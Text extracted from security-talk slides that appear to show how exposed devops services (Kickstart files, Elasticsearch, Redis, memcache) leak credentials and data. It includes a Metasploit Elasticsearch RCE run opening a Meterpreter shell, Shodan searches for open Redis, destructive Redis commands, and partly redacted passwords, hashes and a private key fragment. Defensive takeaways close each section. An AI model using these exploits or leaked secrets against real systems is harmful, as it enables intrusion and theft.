1. Enter during installation
2. Crypted hash in the kickstart file
“rootpw --iscrypted”
3. Clear text in the kickstart file
“rootpw --plaintext”

Kickstart Files

Examples

43 lines (36 sloc) | 0.755 kb

Raw

Blame

History



```
1 install
2 cdrom
3 lang en_US.UTF-8
4 keyboard us
5 network --bootproto=dhcp
6 rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
7 firewall --enabled --service=ssh
8 authconfig --enablesshadow --passalgo=sha512
9 selinux --disabled
10 timezone UTC
11 bootloader --location=mbr
12
```

```
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enablesshadow --enablemd5
# System keyboard
keyboard us
..
```

Kickstart Files

Examples

```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsI7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled --port=22:tcp
authconfig --enablesshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition information
# Note that any partitions you deleted are
# here so unless you clear all partitions f
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enablesshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is
```

Kickstart Files (Takeaways)

- Don't leave these files in open shares
- Use the crypted password option for files
- Have a process to change the password after initialization
- Rotate the initial root password regularly

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {  
  "number" : "1.2.4",
```

elasticsearch

- No Authentication
- Can search stored data via HTTP API
- Update data with PUT request
- Join an open cluster and receive all data

- RCE prior to 1.2.0 (CVE-2014-3120)
- RCE prior to 1.5.0* (CVE-2015-1427)

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [REDACTED]:4444
[*] [REDACTED]:9200 - Trying to execute arbitrary Java...
[*] [REDACTED]:9200 - Discovering remote OS...
[+] [REDACTED]:9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [REDACTED]
[*] Meterpreter session 3 opened ([REDACTED]:4444 -> [REDACTED]:55693) at
    2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar

meterpreter > getuid
Server username: elasticsearch
meterpreter > □
```

elasticsearch

Searching via curl/browser is cumbersome


- Kibana FTW
 - <http://www.elasticsearch.org/overview/kibana/>
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server



elasticsearch (Kibana)

HAVE A TIMESTAMP SOMEWHERE?


If you have a field with a timestamp in it, you can set a time filter using the control in the navigation bar. You'll need to click the cog icon to configure the field that your timestamp is in.



ABOUT FILTERS

See the *Filters* b...
are none. click o...
only that docum...

DOCUMENT TYPES



DOCUMENT TYPES



Term	Count	Action
index_stats	50562	🔍 🗑️
node_stats	21234	🔍 🗑️
indices_stats	9621	🔍 🗑️
cluster_stats	9621	🔍 🗑️
loft_owner	1352	🔍 🗑️
shard_event	639	🔍 🗑️
product	503	🔍 🗑️
routing_event	281	🔍 🗑️
cluster_state	107	🔍 🗑️

THE MOST GENERIC DASHBOA

It's the best I can do without kno...
defaults for you. The two *terms* p...
document type.

Kibana is currently configured to...
that by clicking on the cog icon i...
that dialog. You can edit individu...
edit

The *table* panel below has attempt...
the table. To add more panels, o...

elasticsearch (Kibana)

The screenshot displays the Kibana interface with three main panels. The top-left panel, titled 'DOCUMENT TYPES', features a pie chart where a green segment represents the 'product' type, which is highlighted with a red box and labeled 'product 100%'. The top-right panel, also titled 'DOCUMENT TYPES', shows a table with the following data:

Term	Count	Action
product	503	
Missing field	0	
Other values	0	

The bottom panel, titled 'DOCUMENTS', includes a 'Fields' section with a search input and a list of fields: _id, _index, _type, and name. To the right, a table displays document sources, with the first row highlighted:

<u>_source</u> (select columns from the list to the left)
<pre>{"name": "Be Pro "}</pre>
<pre>{"name": "Lisciare"}</pre>
<pre>{"name": "Revitalash"}</pre>
<pre>{"name": "GKhair"}</pre>
<pre>{"name": "David & Mary Makeup"}</pre>
<pre>{"name": "Babe Hair Extensions"}</pre>
<pre>{"name": "Lash Out Eyelash Extensions"}</pre>

On the right side of the interface, there is a text panel titled 'THE MOST GENERIC DASHBOARD EV...' containing the following text:

It's the best I can do without knowing n defaults for you. The two *terms* panels document type.

Kibana is currently configured to point a that by clicking on the cog icon in the n that dialog. You can edit individual pane edit

The *table* panel below has attempted to the table. To add more panels, of differ

elasticsearch (Kibana)

Viewing the content of the document

The screenshot shows the Kibana interface for viewing a document. On the left, there is a sidebar with the heading "DOCUMENTS" and a "Fields" section. The "Fields" section shows a list of fields: `_id`, `_index`, `_type`, and `name`, each with a checkbox. A search box labeled "Type to filter.." is positioned above the list. The main content area displays the document's source as a JSON object: `{"name": "Be Pro "}`. Below this, there are view options: "Table", "JSON", and "Raw". The "Table" view is selected, showing a table with columns for "Field", "Action", and "Value". The table contains four rows of data.

DOCUMENTS

Fields ↻

All (1) / Current (4)

Type to filter..

`_id`

`_index`

`_type`

`name`

0 to 100 of 500 available for paging

_source (select columns from the list to the left)


```
{ "name": "Be Pro " }
```

View: [Table](#) / [JSON](#) / [Raw](#)

Field	Action	Value
<code>_id</code>	🔍 🗑️ 🗃️	494
<code>_index</code>	🔍 🗑️ 🗃️	products_staging_20141007191347820
<code>_type</code>	🔍 🗑️ 🗃️	product
<code>name</code>	🔍 🗑️ 🗃️	Be Pro

elasticsearch (Kibana)

Import your own data and visualize



elasticsearch (Takeaways)

- Apply authentication if possible
 - <https://www.elastic.co/products/shield>
- Segment elasticsearch from Corp (and the public in general)
- Be aware of the data you put in elasticsearch

In-Memory Databases

Redis

Defaults:

- No encrypted communication
 - <https://github.com/antirez/redis/issues/2178#issuecomment-68573636> <- getting closer though
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
 - Moral of the story? Keep off the interwebs!

Redis

How prevalent is this?

The screenshot shows the Shodan search engine interface. At the top, there is a navigation bar with links for Shodan, Exploits, Scanhub, Maps, Blog, and Membership. A search bar contains the query 'redis_version:2.8.3'. Below the search bar, the results are displayed. On the left, there is a 'Services' section with 'Redis' highlighted, showing 1,098 results. Below that, 'Top Countries' are listed: United States (420), China (322), Turkey (51), Russian Federation (28), and Germany (27). The main content area shows a detailed view of a server with the following information:


```
$!732
# Server
redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:24995
run_id:b58c3f3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lnu_clock:783668
config_file:/usr/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
..
```

Annotations on the screenshot include a red box around the search query, a red box around the '1,098' result count, and a text box at the bottom left stating 'Only looking for 1 version of Redis - not bad' with two red arrows pointing to the search bar and the result count. On the right side, there are banners for 'Hurricane LABS' and 'SHODAN MAPS'.

Redis


You can navigate the DB with the redis-cli



```
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
c
> keys *
1) "birthday:2002"
2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
3) "birthday:1979"
4) "photo:false"
5) "birthday:1999"
6) "birthday:1987"
7) "birthday:192047"
8) "birthday:2004"
9) "country:US"
10) "birthday:1913"
11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
12) "birthday:192014"
13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
14) "key"
15) "country:BD"
16) "birthday:2014"
17) "country:TV"
18) "admin"
19) "birthday:1945"
20) "birthday:1980"
21) "birthday:1993"
22) "people"
```

Redis

Or use the Redis Desktop Manager



The screenshot shows the Redis Desktop Manager interface. On the left, a tree view displays a hierarchy of keys, with 'user:100' selected. The main panel shows the details for the key 'user:100', which is a HASH type. A table lists the hash keys and their corresponding values. A red box highlights the 'email' and 'password' entries. The 'email' value is partially obscured by a grey box, and the 'password' value is a long hexadecimal string. Below the table, there is a 'Value:' section with a 'View value as:' dropdown set to 'Plain text' and a 'Save value' button. At the bottom, a pagination bar indicates 'Page 1 of 1 (Items: 40)'.

	Hash Key	Hash Value
1	uid	100
2	email	...@126.com
3	password	dc6e4ed0467d88ad7f431ff670e31ecc0
4	uname	施丰
5	domain	carey_shi
6	is_del	0
7	status	1
8	role	3
9	is_verfiv	0

Redis

Feel lucky?

Redis Desktop Manager

key search... [✓] [✗]

db0 (0)
db1 (1)
lottery
db2 (0)
db3 (0)
db4 (0)
db5 (0)
db6 (0)
db7 (0)
db8 (0)
db9 (0)
db10 (0)
db11 (0)
db12 (0)
db13 (0)
db14 (0)
db15 (0)

Key: lottery Type: HASH TTL: - [Rename] [Delete]

Hash Key	Hash Value
1	{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":1413895800}
2	{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
3	{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time":1413892200,"open_term_time":1413895800}
4	{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50","bet_stop_time":1413892200,"open_term_time":1413895800}
5	{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_stop_time":1413892200,"open_term_time":1413895800}

Value:

View value as: [Plain text]

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
```

[Save value]

Page 1 of 1 (Items: 12)

Keys loaded in: 639 ms [System console]

Redis - Fun Commands

FLUSHALL

SCRIPT LOAD

EVAL / EVALSHA

- Also - Thanks Adam Baldwin:
- <https://github.com/evilpacket/redis-sha-crack>

memcache

Free & open source, high-performance,
distributed memory object caching system

No code exec, but fun things get put into
memcache

Examples



memcache

```
reference";s:0:"";s:2:"";s:4:"type";s:4:"TEXT";s:6:"resource";s:0:"paypal";s:5  
:"key";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICX0TBAAKBQODiNSazMRs55fL DUHMD8PR+PhrCX7xXX2ORqEfWd2Ml90k7X7D  
mDI [REDACTED] dgw  
S5 [REDACTED] QAB  
Aol [REDACTED] 21n  
7/ [REDACTED] M6s  
fnc [REDACTED] NU7  
jx [REDACTED] R9N  
k9 [REDACTED] 0nB  
BB [REDACTED] tsp  
Ak [REDACTED] kbH  
GF [REDACTED] 0bQ  
aP [REDACTED] 2SF  
OHBtJPMr5VQ1ezLaXqD9YrUChvLZ+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";o:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31:"";s:5:"en_CA";s:22:"";teObject":a:0:{}s:20:"";s:10:" Domain Preference"
```

memcache

```
run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✕
:{s:6:"domain";o:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
██████████.ru/?8&charset=utf-8&se_referer=#referer#&keyword=#keyword#&source=#host#";}s:15:"ExternalLinking";a:0:{}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";o:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:11:"system_logs";b:0;s:11:"main_domain";s:12:"██████████.ru";s:11:"isp_api_url";s:32:"https://s██████████:1500/
mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"l██████████3";s:11:"isp_docroot";s:20:"www/██████████.ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";o:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Все о мужском
повье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
02:34";s:10:"updated_at";s:19:"2013-09-19 12:02:34";s:11:"url";s:15:"metod-";s:9:"extension";s:3:"php";s:18
```

memcache

The screenshot shows the ISP manager web interface. The browser address bar displays `https://[redacted]:1500/ispmgr`. The page title is "User management". A navigation menu on the left includes "Accounts Management" (Administrators, Users, Mailboxes), "Domains" (WWW domains, E-Mail domains, Domain names (DNS)), and "Management Tools" (File manager, Databases, Scheduler (cron), Firewall, Services, Reboot, Web-scripts (APS)).

An orange warning banner at the top of the main content area reads: "You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one." with links for "More information" and "Hide".

Below the banner is a table with the following data:

Name	Preset	Properties	Disk quota	Bandwidth
al	custom		3198 / 0	11471 / 100000000
d	custom		3250 / 0	86811 / 100000000
d	custom		885 / 0	403 / 100000000
je				
ru				
si	custom		166 / 0	3810 / 100000

In-Memory Database (Takeaways)

- Apply authentication
- If possible, enable SSL/TLS
- Segment In-Memory Databases from Corp (and the public in general)
- Be aware of the data you put in these databases
 - Don't store keys, passwords, etc

**What can we do about
this?**

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- If you have elasticsearch, upgrade
- Search github/bitbucket/google code for your sensitive information
- Change default vagrant private key
- Update to latest versions of your devops tools

Actions you can take going forward

- Understand that most devops tools take the approach of: “If you can talk to me I trust you”
- Understand which tools are deployed in your environment and monitor for security updates
- Jenkins API key == password (protect them)
- Monitor/review code for stored passwords/api keys

Thanks!

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Chris Gates [chris \[at\] carnal0wnage.com](mailto:chris@carnal0wnage.com)